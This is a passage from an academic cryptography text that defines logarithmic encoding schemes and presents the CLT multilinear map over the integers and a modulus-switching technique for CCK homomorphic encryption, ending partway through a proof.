$\mathsf{Add}(\mathsf{pp}, u_1, u_2)$ *The arithmetic addition is deterministic, takes as input the public parameters* pp *and "level-*i*" encodings* $u_1 \in S_i^{(\alpha_1)}$ *and* $u_2 \in S_i^{(\alpha_2)}$ *for some* α_1, α_2 *in* R *and* $i \in \{0, \ldots, \kappa+1\}$ *and outputs a "level-*i*" encoding* $u' \in S_i^{(\alpha_1+\alpha_2)}$*;*

$\mathsf{Mult}(\mathsf{pp}, u_1, u_2)$ *The arithmetic multiplication is deterministic, takes as input the public parameters* pp*,* $u_1 \in S_i^{(\alpha_1)}$ *and* $u_2 \in S_j^{(\alpha_2)}$ *for some* α_1, α_2 *in* R *and* $i, j \in \{0, \ldots, \kappa\}$ *and outputs a "level-*k*" encoding* $u' \in S_k^{(\alpha_1 \cdot \alpha_2)}$ *where* $k = \max(i, j)$ *if* $i + j \leq 1$*, and* $k = \max(i, j) + 1$ *otherwise;*

$\mathsf{IsZero}(\mathsf{pp}, \mathbf{p}_{zt}, u)$ *The zero-testing procedure is deterministic, takes as input the public parameters* pp *and a "level-*$(\kappa+1)$*" encoding* $u \in S_{\kappa+1}^{(\alpha)}$ *and outputs* 1 *if* $\alpha = 0$ *and* 0 *otherwise;*

$\mathsf{Ext}(\mathsf{pp}, \mathbf{p}_{zt}, u)$ *The extraction procedure is deterministic, takes as input the public parameters* pp *and a "level-*$(\kappa+1)$*" encoding* $u \in S_{\kappa+1}^{(\alpha)}$ *and outputs a* λ*-bit string* s *such that:*

1. *For any* $\alpha \in R$ *and* $u_1, u_2 \in S_{\kappa+1}^{(\alpha)}$*,* $\mathsf{Ext}(\mathsf{pp}, \mathbf{p}_{zt}, u_1) = \mathsf{Ext}(\mathsf{pp}, \mathbf{p}_{zt}, u_2)$*;*
2. *The distribution* $\{\mathsf{Ext}(\mathsf{pp}, \mathbf{p}_{zt}, v) \mid \alpha \leftarrow R, v \in S_{\kappa+1}^{(\alpha)}\}$ *is nearly uniform over* $\{0,1\}^\lambda$*.*

Similarly to what is done for graded encoding schemes, we consider slightly relaxed definitions of IsZero and Ext, where IsZero can output 1 for some non-zero encoding with negligible probability and Ext can extract to different outputs for encodings of the same ring element with negligible probability.

Hardness assumption. Let us introduce an analogue of the multilinear decisional Diffie-Hellman assumption (see [BS03]) for logarithmic encoding schemes: the Logarithmic Decisional Diffie-Hellman assumption (LDDH).

Definition 8.22 (κ-LDDH) *Let* $\mathcal{L}$ *denote a LES. For any security parameter* $\lambda \in \mathbb{N}$*, the* κ*-Logarithmic Decisional Diffie-Hellman assumption is to distinguish between the following distributions* $\mathcal{D}_0[(\mathsf{pp}, \mathbf{p}_{zt})]$ *and* $\mathcal{D}_1[(\mathsf{pp}, \mathbf{p}_{zt})]$*, where* $(\mathsf{pp}, \mathbf{p}_{zt}) \leftarrow \mathcal{L}.\mathsf{InstGen}(1^\lambda, 1^\kappa)$*:*

$$\mathcal{D}_0[(\mathsf{pp}, \mathbf{p}_{zt})] = \left\{ \left(\{u'_j\}_{j \in [2^\kappa+1]}, \gamma \right) \;\middle|\; \begin{array}{lll} \forall j \in [2^\kappa+1], & a_j & \leftarrow \mathcal{L}.\mathsf{Samp}(\mathsf{pp}), \\ & u_j & \leftarrow \mathcal{L}.\mathsf{Enc}(\mathsf{pp}, 1, a_j) \\ & u'_j & \leftarrow \mathcal{L}.\mathsf{ReRand}(\mathsf{pp}, 1, u_j) \\ \gamma \leftarrow \mathcal{L}.\mathsf{Ext}(\mathsf{pp}, \mathbf{p}_{zt}, a_{\kappa+1} \cdot \textstyle\prod_{j \in [2^\kappa]} u'_j) & & \end{array} \right\}$$

where the multiplication is performed using a binary tree, and

$$\mathcal{D}_1[(\mathsf{pp}, \mathbf{p}_{zt})] = \left\{ \left(\{u'_j\}_{j \in [2^\kappa+1]}, \gamma \right) \;\middle|\; \begin{array}{lll} \forall j \in [2^\kappa+1], & a_j & \leftarrow \mathcal{L}.\mathsf{Samp}(\mathsf{pp}), \\ & u_j & \leftarrow \mathcal{L}.\mathsf{Enc}(\mathsf{pp}, 1, a_j) \\ & u'_j & \leftarrow \mathcal{L}.\mathsf{ReRand}(\mathsf{pp}, 1, u_j) \\ \gamma \leftarrow \{0,1\}^\lambda & & \end{array} \right\}.$$

8.3.9 The "repaired" Coron-Lepoint-Tibouchi scheme

In this section, we recall the recent graded encoding scheme over the integers (CLT) of Coron, Lepoint and Tibouchi [CLT15]. Note that a CLT level-k encoding u of an exponent $\mathbf{m} \in R$ can be viewed as a CCK ciphertext of the plaintext $\mathbf{m} \in R$ multiplicatively masked by z^k when $q = 1$ in the CCK scheme. The vector $\mathbf{p}_{zt}$ can then be viewed as a partial secret key, and can be used to test if u encodes $\mathbf{0} \in R$ when $k = \kappa$.

Instance generation.

$\mathsf{CLT.InstGen}(1^\lambda, 1^\kappa)$: On input the security parameter λ and the multilinearity level κ:

1. Fix the parameters $\{n, \nu, \rho, \ell, \mu, \eta, \tau, \beta\}$ to ensure correctness and security, as analyzed in [CLT15, Sec. 2.2] and [LS14];
2. Generate n secret random η-bit primes p_i and compute $x_0 = \prod_{i\in[n]} p_i$.
3. Generate the exponent ring $R = \mathbb{Z}_{g_1} \times \cdots \times \mathbb{Z}_{g_n}$, where g_i is a α-bit prime integer;
4. Generate the secret multiplicative mask z as a random invertible integer modulo x_0;
5. Generate ℓ random level-0 encodings $x'_1, \ldots, x'_\ell \in \mathbb{Z}_{x_0}$ such that $\forall j \in [\ell], \forall i \in [n]$,
$$[x'_j]_{p_i} = g_i \cdot r_{ij} + a_{ij}\,,$$
where $r_{ij} \leftarrow (-2^\rho, 2^\rho)$ and $a_{ij} \leftarrow \mathbb{Z}_{g_i}$;
6. Generate a level-1 encoding $y \in \mathbb{Z}_{x_0}$ of $\mathbf{1} \in R$ such that $\forall i \in [n]$,
$$[y]_{p_i} = \frac{1 + g_i \cdot r_i}{z} \bmod p_i\,,$$
where $r_i \leftarrow (-2^\rho, 2^\rho)$;
7. Generate n level-1 encodings $\Pi_1, \ldots, \Pi_n \in \mathbb{Z}_{x_0}$ of $\mathbf{0} \in R$ such that $\forall j \in [n], \forall i \in [n]$,
$$[\Pi_j]_{p_i} = \frac{g_i \cdot \varpi_{ij}}{z} \bmod p_i\,,$$
where $\varpi_{ij} \leftarrow (-2^\rho, 2^\rho)$ for $i \neq j$ and $\varpi_{ii} \leftarrow (n2^\rho, n2^\rho + 2^\rho)$;
8. Generate τ level-1 encodings $x_1, \ldots, x_\tau \in \mathbb{Z}_{x_0}$ of $\mathbf{0} \in R$ such that $\forall j \in [\tau], \forall i \in [n]$,
$$[x'_j]_{p_i} = \frac{g_i \cdot r_{ij}}{z} \bmod p_i\,,$$
where r_{ij} is randomly generated in the half-open parallelepiped spanned by the columns of $(\varpi_{ij})_{i,j\in[n]}$ (cf. [CLT13, Appendix E]);
9. Generate an integer matrix $\mathbf{H} = (h_{ij}) \in \mathbb{Z}^{n\times n}$ such that $\mathbf{H}$ is invertible in $\mathbb{Z}$ and both $\|\mathbf{H}^T\|_\infty$ and $\|(\mathbf{H}^{-1})^T\|_\infty$ are upper bounded by 2^β (cf. [LS14]). Generate a random prime integer N of size $n\eta + 2\eta + 1$ bits and get by LLL pairs of non-zero integers (α_i, β_i) such that
$$|\alpha_i| < 2^{\eta-1} \qquad |\beta_i| \leq \frac{4}{3} \cdot \frac{N}{2^{\eta-1}} < 2^{2-\eta} \cdot N \qquad [\beta_i]_N = \alpha_i \cdot (u'_i/p_i)$$
where $u'_i = [g_i \cdot z^{-\kappa} \cdot (x_0/p_i)^{-1}]_{p_i} \cdot (x_0/p_i)$. From that we obtain a zero-testing vector $\mathbf{p}_{zt} \in \mathbb{Z}_N^n$ such that $\forall j \in [n]$,
$$(\mathbf{p}_{zt})_j = \sum_{i\in[n]} h_{ij} \cdot \alpha_i \cdot p_i^{-1} \bmod N\,;$$
10. Generate a ladder of level-1 encodings of zero, $\{X_j^{(1)}\}$ of increasing size. Specifically, for $j \in [n\eta + \lfloor \log_2 \ell \rfloor]$, we set:
$$X_j^{(1)} = \mathsf{CRT}_{p_1,\ldots,p_n}\left([r_{1j} \cdot g_1/z]_{p_1}, \ldots [r_{nj} \cdot g_n/z]_{p_n}\right) + q_j \cdot x_0$$
where $r_{ij} \leftarrow (-2^\rho, 2^\rho) \cap \mathbb{Z}$ and $q_j \leftarrow [2^{n\eta+j-1}/x_0, 2^{n\eta+j}/x_0) \cap \mathbb{Z}$. Similarly, we generate ladders $\{X_j^{(k)}\}_{i=0}^{n\eta+\lfloor \log_2 \ell \rfloor}$ for levels $k \in [\kappa]$.
11. Generate a seed s for a strong randomness generator Extract.

Publish the parameters $(\mathsf{pp}, \mathbf{p}_{zt})$ where
$$\mathsf{pp} = \{n, \eta, \alpha, \rho, \beta, \tau, \ell, \mu, y, \mathbf{x}, \mathbf{x}', \{X_j^{(k)}\}, \Pi, N, s\}.$$

We say that u is a level-k encoding of the exponent $\mathbf{m} \in R$ if $[z^k \cdot u]_{p_i} = g_i \cdot r_i + m_i$. We say that $\mathbf{r} = (g_i \cdot r_i + m_i)_{i\in[n]}$ is the noise vector of u.

Sampling, encoding and rerandomization. To sample a level-0 encoding, we compute a subset-sum of the x'_j's (the statistical uniformity of the encoded value follows by application of the leftover hash lemma over R, cf. [CLT13, Lem. 1]). To obtain a level-1 encoding from a level-0 encoding, we multiply it by y (which encodes the exponent $\mathbf{1}$ at level 1), and then we rerandomize it to avoid a trivial division attack. This rerandomization adds subset-sums of level-1 encodings of $\mathbf{0}$. (Note that the Π_j's and x_j's are specially designed to prove that the output of ReRand is nearly independent of the input as long as it encodes the same exponent – cf. [CLT15, Lem. 2].)

CLT.Samp(pp) : Generate a random vector $\mathbf{b} \in \{0,1\}^\ell$ and output $\langle \mathbf{b}, \mathbf{x}' \rangle$.

CLT.Enc(pp, u) : Output CLT.ReRand(pp, $u \cdot y$).

CLT.ReRand(pp, u) : Generate vectors $\mathbf{b} \leftarrow \{0,1\}^\tau$ and $\mathbf{b}' \leftarrow [0, 2^\mu)^n$ and output $u + \langle \mathbf{b}, \mathbf{x} \rangle + \langle \mathbf{b}', \Pi \rangle$.

The encodings are computed in $\mathbb{Z}$ and then brought down to the size of x_0 using the ladder $\{X_j^{(1)}\}$.

Negation, addition and multiplication. The addition modulo x_0 of two level-k encodings with small enough noise vectors yields a level-k encoding of the componentwise addition of the exponents in R. The multiplication modulo x_0 of a level-i encoding with a level-j encoding, with small enough noise vectors, yields a level-$(i+j)$ encoding of the componentwise multiplication of the exponents in R. However, since x_0 is not public, these operations are performed in $\mathbb{Z}$ instead, and brought down to the size of x_0 by using the ladder $\{X_j^{(1)}\}$ as above.

CLT.Neg(pp, u) : Output $-u$.

CLT.Add(pp, u_1, u_2) : On input two encodings u_1, u_2 at level $i \in \{0, \ldots, \kappa\}$, output $u_1 + u_2$.

CLT.Mult(pp, u_1, u_2) : On input two encodings u_1, u_2 at level i, j such that $i + j \leq \kappa$, output $u_1 \cdot u_2$.

Zero-testing and extraction. Finally, we have that a level-κ encoding u encodes $\mathbf{0} \in R$ when the most significant bits of $[u \cdot \mathbf{p}_{zt}]_N$ are zeroes. In other words, the most significant bits of the latter value for any level-κ encoding only depends on the exponent it encodes. Finally, if these most significant bits have sufficient min-entropy, we can extract from them a random λ-bit string using a strong randomness extractor.

CLT.IsZero(pp, $\mathbf{p}_{zt}, u$) : Output 1 if $\|[u \cdot \mathbf{p}_{zt}]_N\|_\infty < N/2^\nu$, 0 otherwise.

CLT.Ext(pp, $\mathbf{p}_{zt}, u$) : Output $\mathsf{Extract}_s(\mathsf{msbs}_\nu([u \cdot \mathbf{p}_{zt}]_N))$, where msbs_ν extracts the ν most significant bits of the result.

8.3.9.1 Correctness, security and parameters constraints

In [CLT15], the authors prove that the previous scheme is a correct graded encoding scheme. In particular:

- Lemma 8.19 proves that CLT.Samp outputs a level-0 encoding of a nearly uniform $\mathbf{m} \in R$;
- Lemma 8.20 proves that the output of CLT.ReRand is nearly independent from the input;
- Lemma 8.21 proves that, with overwhelming probability, CLT.IsZero outputs 1 if and only if the encoded exponent is $\mathbf{0} \in R$.

Lemma 8.19 (Lemma 1 of [CLT13]) *Let $u \leftarrow$ CLT.Samp(pp) and write $[u]_{p_i} = r_i \cdot g_i + m_i$. Assume $\ell \geq n \cdot \alpha + 2\lambda$. The distribution of $(\mathsf{pp}, \mathbf{m})$ is statistically close to the distribution of $(\mathsf{pp}, \mathbf{m}')$ where $\mathbf{m}' \leftarrow R$.*

Lemma 8.20 (Lemma 2 of [CLT15]) *Let the encodings $c \leftarrow \mathsf{Samp}(\mathsf{pp})$, $\hat{c}_1 \leftarrow \mathsf{Enc}(\mathsf{pp}, 1, c)$ and c'_1 such that $[c'_1]_{p_i} = (r_i \cdot g_i + m_i)/z$ for all $i \in [n]$. Write $r_{n+1} = (c'_1 - \sum r_i \cdot g_i \cdot u_i)/x_0$, and define $\mathbf{r} = (r_1, \ldots, r_{n+1})^T$. If $2(\rho + \alpha + \lambda) \leq \eta$ and $\tau \geq (n+2) \cdot \rho + 2\lambda$, then the distribution of $(\mathsf{pp}, \mathbf{r})$ is statistically close to that of $(\mathsf{pp}, \mathbf{r}')$ where $\mathbf{r}' \in \mathbb{Z}^{n+1}$ is randomly generated in the half-open parallelepiped spanned by the column vectors of $2^\mu \mathbf{\Pi}$. Moreover we have $|r_i \cdot g_i + m_i| \leq 4n^2 \cdot 2^{2\rho+2\alpha+\lambda}$ for all $i \in [n]$.*

Lemma 8.21 (Lemma 3 of [CLT15]) *Let $, \eta, \alpha, \beta$ as in our parameter setting. Let ρ_f be such that $\alpha + \log_2 n < \rho_f \leq \eta - 2\beta - 2\alpha - \lambda - 8$ and let $\nu = \eta - \rho_f - \beta - \lambda - 3 \geq 2\alpha + \beta + 5$. Let c be such that $[c]_{p_i} \equiv (r_i \cdot g_i + m_i)/z^\kappa$ for all $i \in [n]$, where $m_i \in \mathbb{Z}_{g_i}$ for all i. Let $\mathbf{r} = (r_i)_{i\in[n]}$ and assume that $\|\mathbf{r}\|_\infty < 2^{\rho_f}$. If $\mathbf{m} = 0$ then $\|[c \cdot \mathbf{p}_{zt}]_N\|_\infty < 2^{-\nu-\lambda} \cdot N$. Conversely, if $\mathbf{m} \neq 0$, then $\|[c \cdot \mathbf{p}_{zt}]_N\|_\infty > 2^{-\nu+2} \cdot N$.*

Finally, the parameters must satisfy the following constraints to realize a one-round $(\kappa+1)$-way Diffie-Hellman key exchange protocol:

- $\rho = \Omega(\lambda)$ to avoid brute force attacks on the noise [CN12; CNT12; LS14] – in practice we can take $\rho = \lambda$;
- $\alpha = \lambda$ for the GDDH assumption to be hard;
- $n = \omega(\eta \cdot \log \lambda)$ to thwart lattice-based attacks on the encodings;
- $\ell \geq n \cdot \alpha + 2\lambda$ to apply Lemma 8.19;
- $\tau \geq (n+2) \cdot \rho + 2\lambda$ to apply Lemma 8.20;
- $\beta = 3\lambda$ as a conservative security precaution [LS14; CLT15];
- $\eta \geq \rho_f + 2\alpha + 2\beta + \lambda + 8$ where $\rho_f = \kappa \cdot (2\rho + 2\alpha + \lambda + 2\log_2 n + 3) + \rho + \log_2 \ell + 1$ for correctness;
- $\nu = \eta - \beta - \rho_f - \lambda - 3$ to apply Lemma 8.21;
- N of size $n \cdot \eta + 2\eta + 1$ bits for the proof of Lemma 8.21 (cf. [CLT15]).

In particular, when one has to multiply $\mathcal{O}(\kappa)$ level-1 encodings to produce the final level-κ encoding, the bit-size η of the p_i's is $\eta = \mathcal{O}(\kappa)$ (for a fixed security level). Therefore, the size of the encodings is $\approx n \cdot \eta = \mathcal{O}(\kappa^2)$ and the public parameters pp have bit-size $\mathcal{O}(\kappa^3)$.

8.3.10 Application to the CCK somewhat homomorphic encryption scheme

In Section 8.3.10.1, we recall the CCK somewhat homomorphic encryption scheme. Then we present our new modulus switching technique in Section 8.3.10.2, and use thereof in Section 8.3.10.3 to present a CCK leveled homomorphic encryption scheme. Finally, we generalize the modulus switching technique to multiplicative masks in Section 8.3.10.5, and propose an optimization thereof in Section 8.3.11.

8.3.10.1 The somewhat homomorphic CCK scheme

In this section, we recall the somewhat homomorphic encryption scheme over the integers (CCK) of Cheon et al. [CCK+13], a batch generalization of the DGHV scheme [DGH+10] (that corresponds to the case $n = 1$). We denote $R = \mathbb{Z}_{g_1} \times \cdots \times \mathbb{Z}_{g_n}$ the plaintext space, where the g_i's are positive integers.

Let λ be the security level and d the multiplicative depth of the circuits to evaluate. The parameters $\mathsf{pp} = \{n, \mathbf{g}, \nu, \eta, \rho, \gamma, \tau, \beta\}$ are chosen to ensure correctness and security (cf. [CCK+13]).

$\mathsf{CCK.KeyGen}(\mathsf{pp})$: Generate n 2^ν-rough η-bit integers $p_1, \ldots, p_n$ and a 2^ν-rough integer $q \in [0, 2^\gamma / \prod_{i\in[n]} p_i)$, and define $\mathsf{sk} = \{\mathbf{p}, q\}$. Denote $x_0 = q \cdot \prod_{i\in[n]} p_i$.

Generate $\mathbf{x}_0 \in \mathbb{Z}_{x_0}^\tau$ such that for all $j \in [\tau]$, $[(\mathbf{x}_0)_j]_q \leftarrow (-q/2, q/2]$ and for all $i \in [n]$, $[(\mathbf{x}_0)_j]_{p_i} = g_i \cdot r_{ij}$ for a randomly generated r_{ij} in $(-2^\rho, 2^\rho)$.

Generate $\mathbf{x_e} \in \mathbb{Z}_{x_0}^n$ such that for all $j \in [n]$, $[(\mathbf{x_e})_j]_q \leftarrow (-q/2, q/2]$ and for all $i \in [n]$, $[(\mathbf{x_e})_j]_{p_i} = g_i \cdot r_{ij} + (\mathbf{e}_j)_i$ for a randomly generated r_{ij} in $(-2^\rho, 2^\rho)$.

Define $\mathsf{pk} = \{x_0, \mathbf{x}_0, \mathbf{x_e}\}$ and output $\mathfrak{K} = \{\mathsf{sk}, \mathsf{pk}\}$.

To encrypt $\mathbf{m}$, we compute the scalar product of $\mathbf{m}$ with encryptions of the canonical basis $\mathbf{e}$ of the $\mathbb{Z}$-module R, and we add a subset-sum of encryptions of $\mathbf{0}$ for security.

$\mathsf{CCK.Encrypt}(\mathsf{pp}, \mathsf{pk}, \mathbf{m} \in R)$: Generate a vector $\mathbf{b} \leftarrow (-2^\beta, 2^\beta)^\tau$. Output $\left[\langle \mathbf{m}, \mathbf{x_e} \rangle + \langle \mathbf{b}, \mathbf{x}_0 \rangle\right]_{x_0}$.

$\mathsf{CCK.Decrypt}(\mathsf{pp}, \mathsf{sk}, c)$: Output $\mathbf{m}$ such that for all $i \in [n]$, $m_i = [c]_{p_i} \bmod g_i$.

This scheme is somewhat homomorphic: addition (resp. multiplication) of ciphertexts in $\mathbb{Z}_{x_0}$ implicitly adds (resp. multiplies) componentwise the underlying plaintexts in R. If c is a fresh ciphertext, assume that $|[c]_{p_i}| \leq B$ for all $i \in [n]$. Then if c has been obtained by multiplying 2^d fresh ciphertexts, we have $|[c]_{p_i}| \leq B^{2^d}$ for all $i \in [n]$; therefore to ensure correctness, one needs to set $\eta = \mathcal{O}(\log_2(B^{2^d}))$, that is $\eta = \mathcal{O}(2^d)$.

Modulus switching. To make up for this exponential growth of the noise in the number of multiplications, a modulus switching technique (coming from lattice-based fully homomorphic encryption schemes [BV11a]) was adapted for the DGHV fully homomorphic encryption scheme – that is the CCK scheme for $n = 1$ and $R = \mathbb{Z}_2$ – by Coron, Naccache and Tibouchi [CNT12]. Assume that c encrypts a bit m. Their main idea to switch from a modulus $N = p \cdot q$ to a modulus $N' = p' \cdot q'$ with $p' \leq w^\ell$ is to publish a tuple $(\mathbf{v}, \sigma) \in \mathbb{R}^\Theta \times \mathbb{Z}_{N'}^{n \cdot \Theta}$ such that

$$c' = 2\langle \mathbf{c}, \sigma \rangle + [c]_2 \bmod N' \tag{8.12}$$

verifies

$$c' \bmod p' = r' \cdot g + m\,,$$

where $\mathbf{c} \in \{-1, 0, 1\}^{\Theta \cdot \eta'}$ is defined such that that $\lfloor c \cdot v_k \rceil \bmod 2^{\eta'} = \sum_{j \in [\eta']} c_{(k-1)\cdot\eta'+j} 2^{j-1}$. Thus c' encrypts m under the new secret key $\{p', q'\}$.

Now, this technique gives that $|r'| \leq \lfloor r \cdot p'/p \rfloor + C$ for $C = \mathcal{O}(2^\rho)$. Thus, if $|r| = \mathcal{O}(2^{2\rho})$ and $p/p' \approx 2^\rho$, the ciphertext c' will have noise $|r'| = \mathcal{O}(2^\rho)$. Therefore by applying the modulus switching technique after every multiplication, using a ladder of gradually decreasing moduli p's, the bit-size of the larger p can be lowered to $\tilde{\mathcal{O}}(d)$ to handle circuits of multiplicative depth d.

Remark. Note that the previous technique can easily be adapted to the CCK scheme when $R = \mathbb{Z}_g^n$ by replacing the 2's in Equation (8.12) by g. Also, if we assume that $q = 1$, the technique can be adapted for any g_i's; we defer to Section 8.3.13 the adaptations to these two cases.[15] However, $q \gg 1$ was a *necessary* condition to prove the semantic security of the scheme assuming the hardness of the Approximate-GCD problem in [CCK+13]. The difficulty to generalize Coron et al. technique to the general case comes from the fact that one has to correct the *additive* mask $[c]_q$ modulo all the g_i's at once in order to ensure that the new ciphertext still encrypts the same plaintext.

8.3.10.2 A new modulus-switching technique for CCK

Consider two set of CCK parameters $\mathsf{pp} = \{n, \mathbf{g}, \nu, \eta, \rho, \gamma, \tau, \beta\}$ and $\mathsf{pp}' = \{n, \mathbf{g}, \nu, \eta', \rho, \gamma, \tau, \beta\}$ with $\eta' < \eta - 1$. Let $\mathfrak{K} = \{\mathsf{sk}, \mathsf{pk}\} \leftarrow \mathsf{CCK.KeyGen}(\mathsf{pp})$ and $\mathfrak{K}' = \{\mathsf{sk}', \mathsf{pk}'\} \leftarrow \mathsf{CCK.KeyGen}(\mathsf{pp}')$, where

$$\begin{array}{rll} & \mathsf{sk} = \{\mathbf{p}\,, q\,\}, & \mathsf{pk} = \{N\,, \mathbf{x}_0, \mathbf{x_e}\} \\ \text{and} & \mathsf{sk}' = \{\mathbf{p}', q'\}, & \mathsf{pk}' = \{N', \mathbf{x}'_0, \mathbf{x}'_\mathbf{e}\}\,. \end{array}$$

Our goal is to transform a ciphertext c under $\mathfrak{K}$, in which $\forall i \in [n], [c]_{p_i} = g_i \cdot r_i + m_i$, to a ciphertext c' under $\mathfrak{K}'$, in which $\forall i \in [n], [c']_{p'_i} = g_i \cdot r'_i + m_i$ with

$$\|\mathbf{r}'\|_\infty \leq 2^{\eta'-\eta} \cdot \|\mathbf{g}\|_\infty \cdot \|\mathbf{r}\|_\infty + V\,,$$

where $V \in \mathbb{N}$ is a constant that does not depend of c. Our key idea consists in a temporary switch from a ciphertext c such that $\forall i \in [n], [c]_{p_i} = g_i \cdot r_i + m_i$ to an integer $c^* \in \mathbb{Z}_N$ such that $\forall i \in [n], [c^*]_{p_i} = \left[[g_i^{-1}]_{p_i} \cdot m_i + r_i\right]_{p_i}$ (that is move m_i to the "most significant bits" of $c^* \bmod p_i$), and to apply a modulus switching technique inspired of [CLT14] on such a "ciphertext".

Let w be a word (typically $w = 2$ or $w = 2^{64}$) and $\ell \in \mathbb{Z}$ be an integer. Let us define the functions *word decomp* and *powers of words*. The function word decomp $\mathsf{D}_w^{(\ell)}$ decomposes (componentwise) a vector $\mathbf{v} \in \mathbb{Z}^n$ in words:

$$\mathsf{D}_w^{(\ell)} \colon \mathbf{v} \in \mathbb{Z}^n \mapsto (\mathbf{v}_1, \ldots, \mathbf{v}_\ell) \in ([-w/2, w/2]^n)^\ell$$

[15] Additionally, note that these adaptations also require that for all $i \in [n]$, p_i is congruent to 1 modulo g_i.

such that $[\mathbf{v}]_{w^\ell} = \sum_{i\in[\ell]} \mathbf{v}_i \cdot w^{i-1}$.[16] The function powers of words $\mathsf{P}_w^{(\ell)}$ multiplies a vector $\mathbf{v} \in \mathbb{Z}^n$ by powers w^i of the word w for $i \in \{0, \ldots, \ell-1\}$:

$$\mathsf{P}_w^{(\ell)} : \mathbf{v} \in \mathbb{Z}^n \mapsto (\mathbf{v}, w\cdot\mathbf{v}, \ldots, w^{\ell-1}\cdot\mathbf{v}) \in (\mathbb{Z}^n)^\ell .$$

Finally, recall that for $\mathbf{v}, \mathbf{v}' \in \mathbb{Z}^n$, $[\langle \mathbf{v}, \mathbf{v}'\rangle]_{w^\ell} = [\langle \mathsf{D}_w^{(\ell)}(\mathbf{v}), \mathsf{P}_w^{(\ell)}(\mathbf{v}')\rangle]_{w^\ell}$.

In the following, define $\ell = \lceil \eta'/\log_2 w\rceil$ (so that $p_i' < w^\ell$ for all $i \in [n]$). Let us define the SwitchKeyGen and SwitchKey algorithms for parameters Θ, w (Θ is a parameter to be chosen later for security):

$\mathsf{SwitchKeyGen}_{\Theta,w}(n, \mathbf{g}, \{\mathsf{sk}, N\}, \{\mathsf{sk}', N', \ell\})$: On input two CCK secret keys, let $\mu = \lceil \log_2 N\rceil$, and:

1. Generate a vector $\mathbf{v} \in \mathbb{R}^\Theta$ of real numbers in $[0, w^\ell)$ with μ bits of precision after the binary point, and let $\mathbf{s}_i \in \mathbb{Z}_w^\Theta$ be vectors such that, for all $i \in [n]$,

$$\Big[\langle \mathbf{v}, \mathbf{s}_i\rangle\Big]_{w^\ell} = w^\ell \cdot \frac{[g_i^{-1}\cdot f_i']_{p_i}}{p_i} + \varepsilon_i \bmod w^\ell , \tag{8.13}$$

   where $|\varepsilon_i| < 2^{-\mu}$ and $f_i' = [f_i^{-1}]_{g_i}$ for $f_i = \big[\lfloor \frac{p_i'}{p_i}\cdot [g_i^{-1}]_{p_i}\rceil \cdot g_i\big]_{p_i'}$.

2. Given the vectors $\mathbf{s}_i$'s for $i \in [n]$, define a vector $\sigma \in \mathbb{Z}_{N'}^{\ell\cdot\Theta}$ such that $[\sigma]_{q'} \leftarrow (-q'/2, q'/2]^{\ell\cdot\Theta}$, and such that for all $i \in [n]$,

$$[\sigma]_{p_i'} = g_i \cdot \Big(\mathbf{r}_i + \Big\lfloor \frac{p_i'}{w^\ell}\cdot \mathsf{P}_w^{(\ell)}(\mathbf{s}_i)\Big\rceil\Big) \bmod p_i' , \tag{8.14}$$

   where $\mathbf{r}_i \leftarrow (-2^\rho, 2^\rho]^{\ell\cdot\Theta}$;

3. Output $\tau_{\mathfrak{K}\to\mathfrak{K}'} = \{\mathbf{v}, \sigma, N, N', \ell\}$.

$\mathsf{SwitchKey}_w(\tau_{\mathfrak{K}\to\mathfrak{K}'}, c)$: On input a switching key $\tau_{\mathfrak{K}\to\mathfrak{K}'} = \{\mathbf{v}, \sigma, N, N', \ell\}$:

1. Compute the expanded ciphertext $\mathbf{c}_{\text{expand}} = \lfloor [c]_N \cdot \mathbf{v}\rceil \bmod w^\ell$ and let $\mathbf{c} = \mathsf{D}_w^{(\ell)}(\mathbf{c}_{\text{expand}})$;
2. Output $c' = \langle \mathbf{c}, \sigma\rangle \bmod N'$.

The following lemma shows that the expanded ciphertext can be collapsed into a new ciphertext c' for key $\mathfrak{K}'$ instead of $\mathfrak{K}$, for the same underlying plaintext; moreover for all $i \in [n]$, the noise modulo p_i is reduced roughly by a factor $p_i'/p_i \cdot g_i$, i.e. $\|\mathbf{r}'\|_\infty \approx \|\mathbf{r}\|_\infty \cdot (2^{\eta'-\eta}\cdot\|\mathbf{g}\|_\infty)$.

Lemma 8.22 *Let* $\mathsf{pp}, \mathsf{pp}', \mathfrak{K}, \mathfrak{K}', w, \Theta$ *and* $\ell = \lceil \eta'/\log_2 w\rceil$ *be defined as above. Let*

$$\tau_{\mathfrak{K}\to\mathfrak{K}'} \leftarrow \mathsf{SwitchKeyGen}_{\Theta,w}(n, \mathbf{g}, \{\mathsf{sk}, N\}, \{\mathsf{sk}', N', \ell\}) .$$

Let $c \in \mathbb{Z}_N$ *be a ciphertext of* $\mathbf{m} \in R$ *under* $\mathfrak{K}$ *such that, for all* $i \in [n]$, $[c]_{p_i} = g_i \cdot r_i + m_i$.

If $\|\mathbf{r}\|_\infty \cdot \|\mathbf{g}\|_\infty \cdot 2^{\eta'-\eta} + V < 2^{\eta'-2}/\|\mathbf{g}\|_\infty$, *then* $c' = \mathsf{SwitchKey}_w(\tau_{\mathfrak{K}\to\mathfrak{K}'}, c)$ *is a ciphertext of* $\mathbf{m}$ *under* $\mathfrak{K}'$, *i.e. such that for all* $i \in [n]$, $[c']_{p_i'} = g_i \cdot r_i' + m_i$ *with*

$$\|\mathbf{r}'\|_\infty \le 2^{\eta'-\eta}\cdot\|\mathbf{g}\|_\infty \cdot \|\mathbf{r}\|_\infty + V ,$$

where $V = w\cdot\Theta\cdot(1+\ell\cdot(2^{\rho+1}+1))/4 + \|\mathbf{g}\|_\infty/4 + \|\mathbf{g}\|_\infty^2/8 + 1$.

[16] To uniquely define $\mathsf{D}_w^{(\ell)}$, we request that, for all $i \in [\ell]$, $(\exists j \in [n] : (\mathbf{v}_i)_j = -w/2 \Rightarrow v_j < 0)$.

Proof: Denote $\mathbf{c} = \mathsf{D}_w^{(\ell)}\Big(\lfloor c \cdot \mathbf{v} \rceil \bmod w^\ell\Big) \in [-w/2, w/2]^{\Theta \cdot \ell}$. Assume that, for all $i \in [n]$,

$$c = q_i \cdot p_i + g_i \cdot r_i + m_i \quad \text{and} \quad \sigma = \mathbf{q}_i \cdot p'_i + g_i \cdot \mathbf{r}_i + g_i \cdot \left\lfloor \frac{p'_i}{w^\ell} \cdot \mathsf{P}_w^{(\ell)}(\mathbf{s}_i) \right\rceil ,$$

where $g_i \cdot r_i + m_i = [c]_{p_i}$ and $m_i \in \mathbb{Z}_{g_i}$.

Let $i \in [n]$. We have that

